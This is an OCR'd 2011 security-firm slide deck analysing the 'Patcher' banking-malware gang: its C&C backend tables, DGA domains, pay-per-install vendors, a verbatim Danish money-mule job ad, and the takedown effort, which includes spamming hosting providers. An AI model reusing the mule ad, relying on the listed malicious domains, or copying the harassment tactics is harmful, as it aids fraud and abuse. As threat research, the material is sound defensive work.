
The frontend webserver validates the client and the request it recieves before passing along.

If the request does not compute or if VMware is detected, the IP gets blacklisted

The firewall only allow specific hosts to access the backend

Patcher - Infrastructure

The backend is designed with MySQL and uses the structure below:



The Database consists of the following 16 tables:

- **Apps**
- Appsb
- Auto_balances
- Auto_drops
- Auto_wires
- Black
- Bots
- Guids
- Hide_ebj
- Hide_ny
- Hosts
- **Loads**
- Tasks
- Tasks_del
- Tasks_hide
- Test_table

ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Build 2600
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Adobe Download Manager 1.2 (Remove Only) 2005.05.0...
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Adobe Flash Player 9 ActiveX 2007.10.11
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Adobe Flash Player Plugin 2008.12.01
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Adobe Reader 6.0.1 2005.07.02
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Error Safe 1.3.174.0 2007.09.19
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Form Fill (Windows Live Toolbar) 2007.12.04
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Hotfix for Windows Media Format 11 SDK (KB929399) ...
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Hotfix for Windows XP (KB926239) 2007.08.19
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Java(TM) 6 Update 7 2008.10.17
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	LimeWire 4.18.8 2008.10.17
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Map Button (Windows Live Toolbar) 2007.12.04
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Microcom InPorte Home 2004.03.05
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Microsoft Compression Client Pack 1.0 for Windows...
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Microsoft Office XP ProfessionalìåFrontPage 2008...
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Microsoft User-Mode Driver Framework Feature Pack ...
ALB_NjA3MzRKV0Y1QTIwNjhfX19fX18=	Mozilla Firefox (2.0.0.18) 2008.11.30

Patcher – Infrastructure (C&C domains)

As already demonstrated Patcher uses DGA for rotation. Active base domains:

minmont.com

glam.com

tyskland.com
(Danish word for Germany)

irish.com

anta.com

newnacion.com

antidnk.com

stug.com

volvetas.com


stasche.com

nema.com

sbaks.com

newdnkas.com

Patcher - Point of infection - Ecosystem



COPYRIGHT CSIS 2011

Patcher – Point of infection - Ecosystem


The Patcher group is not handling the infection themselves. They have “outsourced” this part to certain “Pay-per-install/Iframe trafficker” services.

Some of the vendors have previously been used by the Torpig gang, especially an individual using the handle “JaguarC”


So far the Patcher gang has been using the following “vendors”:

ABC_DK
CeoTraff
CorvIE
ie7exp
ieexp
JagUarcDK
JagUarcDK4
JagUarcDK5
JagUarcDK6
JagUarcDK7
JagUarcIE
JagUarcIE2
JagUarcIE3
JagUarcIE4
JagUarcUS1
Odd
SCashDK1
SCashIE1
SCashUS1
SCashUS2
Traff
TraffUS
TraffUS2
Yaguar
ZargusDK
ZargusDK2
ZargusDK3
ZargusDK4
ZargusDK5
ZargusDK6
ZargusDK7
ZargusIE1

Patcher – Separation of duties



Money Mule campaign



Finansielle assistenter, hjemmearbejde

Xoom Global Money Transfers
(Intet fast arbejdssted)

Californisk firma søger 9 personer til hjemmearbejde i Danmark.

Jobfunktioner :
Hoved opgaver for denne stilling:
□ Sende og modtage midler til/fra vores kunder
□ Foretage simple kurtage aktiviteter (procent løn)
□ Reklame aktiviteter i det lokale virksomheds marked
□ Supportere kunder via telefonopkald

Supplerende oplysninger om opgaverne:
Actual working process will include next duties: Documents parsing, Financial Reporting, Contacts, Customers Support, Corporate Finance Management and misc tasks from our Clientcare Department.

Kvalifikationer : Hvad vi behøver fra dig:
□ Vi behøver 2-3 timer om dagen
□ Simple computer evner (MS Word/Adobe Acrobat Reader/MS Excel)
□ Internet, E-mail, mobil telefon, Fastnets telefon
□ Minimum basis kendskab til Engelsk sprog (skriftlige og mundtlige kommunikations evner)

Løn: 18000-22000 DKK+%+benefits/måned.
Løn i prøvetiden 18.000 + evt. bonus eller ekstrabetaling for ekstra arbejde. Mulighed for lønstigning efter afslutning af prøvetid.

Vedr. dækning af telefonudgifter m.m.: Xoom dækker ikke udgifterne til telefon, internet eller transport.

Aflønningsvilkår vil fremgå detaljeret af ansættelseskontrakten.

Ansættelsevilkår: I begyndelsen kun deltid, senere (efter prøvetid) evt. mulighed for fuld tid.
Prøvetid: 1 måned.
Arbejdstid : Dagtimer. Ca 3 timer pr. dag 3 gange om ugen.


Tiltrædelse: Snarest

Ansøgningsfrist : 28,03,09

Antal stillinger : 9


Arbejdsgiveradresse :
301 Brannan St, #5
San Francisco, 94104-3906 CA
USA

Statistics on distributed Patcher samples 2011



Patcher – Amount of infections

As of 1-03-2011 the infection stats look like this :



Patcher – How we battled them!

» By doing static analysis on the code and infecting PCs to observe any changes (dynamic approach).

» We worked 24/7 putting pressure on the hosting providers – flooding their online forums and chats with requests, spammed their abuse boxes and constantly phoned them. They didn't like that very much!

» Shared information and worked closely together with the AV-industry and the security community in general.

» We worked closely together with local LE and ISPs to do a coordinated null-route of all known active C&C and drop servers, closely synchronized with the sinkhole project.

» Released a free detection tool to spot all known variants of this specimen (https://www.csis.dk/dk/media/Detector.zip).
More than 1.002,137 downloads so far!

Patcher – Challenges in the battle!

International corporation could be improved.

- Bullet-proof hosting.
- Getting all the binaries from the C&C.
- International LE involvement (progress is slow).
  - Finding bank suffering loss.
  - Contact LE in that country.
  - LE needs to contact Interpol.
  - Interpol needs to contact LE.
  - LE needs to contact ISP/Hosting.